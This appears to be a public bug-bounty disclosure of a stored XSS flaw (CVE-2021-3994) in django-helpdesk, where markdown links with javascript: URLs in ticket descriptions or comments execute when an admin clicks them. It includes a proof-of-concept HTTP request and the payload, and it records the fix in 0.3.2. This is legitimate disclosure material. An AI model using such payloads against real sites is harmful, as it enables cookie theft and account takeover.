

Cross-site Scripting (XSS) - Stored in django-helpdesk/django-helpdesk

0

Valid Reported on Nov 18th 2021

Description

Stored XSS via Markdown at Description or Comment of Ticket

Detail

When rendering to Markdown, the application does not filter and check the properties are valid, so when the user enters `[XSS](javascript:alert(` document.domain`))` it will render as `XSS` .

Proof of Concept

```
// PoC.req
POST /tickets/submit/ HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8080/tickets/submit/
Content-Type: multipart/form-data; boundary=-----69350364819088505273728279714
Content-Length: 1161
Origin: http://127.0.0.1:8080
DNT: 1
Connection: close
Cookie: csrftoken=UQd46tUHKV3P08qcvIBTOBWdzS9nDZT8TDeCT6W8ThDUPLdwgKmlxwF3t
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----69350364819088505273728279714
Content-Disposition: form-data; name="csrfmiddlewaretoken"

o6SgJwQ9VozjIi2mYHAI5ImkD7UbKviMnTT069SA4K9oxVP6JJlKOD5KfQpu0N1E
-----69350364819088505273728279714
Content-Disposition: form-data; name="queue"

1
-----69350364819088505273728279714
Content-Disposition: form-data; name="title"

XSS Markdown
-----69350364819088505273728279714
Content-Disposition: form-data; name="body"

[XSS](javascript:alert(` document.domain`))
-----69350364819088505273728279714
Content-Disposition: form-data; name="priority"

3
-----69350364819088505273728279714
Content-Disposition: form-data; name="due_date"

-----69350364819088505273728279714
Content-Disposition: form-data; name="attachment"; filename=""
Content-Type: application/octet-stream

-----69350364819088505273728279714
Content-Disposition: form-data; name="submitter_email"

xss@test.com
-----69350364819088505273728279714--
```



Chat with us

Step to Reproduce

Ticket

Goto URL without login to create a new ticket: `https://[DOMAIN]/tickets/submit/`
At field [Description of your issue input with payload: `[XSS]`
`(javascript:alert('document.domain'))`

Comment Ticket

At field [Comment / Resolution] input with payload: `[XSS]`
`(javascript:alert('document.domain'))`
The XSS will trigger when the admin click on the content of the description or the comment

Impact

This vulnerability has the potential to steal a user's cookie and gain unauthorized access to that user's account through the stolen cookie.

CVE

CVE-2021-3994
(Published)

Vulnerability Type

CWE-79: Cross-site Scripting (XSS) - Stored

Severity

High (8.8)


Visibility

Public

Status

Fixed

Found by



lethanhpuc

@noobpk

unranked

Fixed by



lethanhpuc

@noobpk

unranked

This report was seen 416 times.

We are processing your report and will contact the **django-helpdesk** team within 24 hours.
a year ago

lethanhpuc submitted a patch a year ago

We have contacted a member of the **django-helpdesk** team and are waiting to hear back
a year ago

Garret Wassermann validated this vulnerability a year ago

lethanhpuc has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

Garret Wassermann marked this as fixed in 0.3.2 with commit **a22eb0** a year ago

lethanhpuc has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

Jamie Slome a year ago

[Admin](#)

CVE published! 🎉

Sign in to join this conversation

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team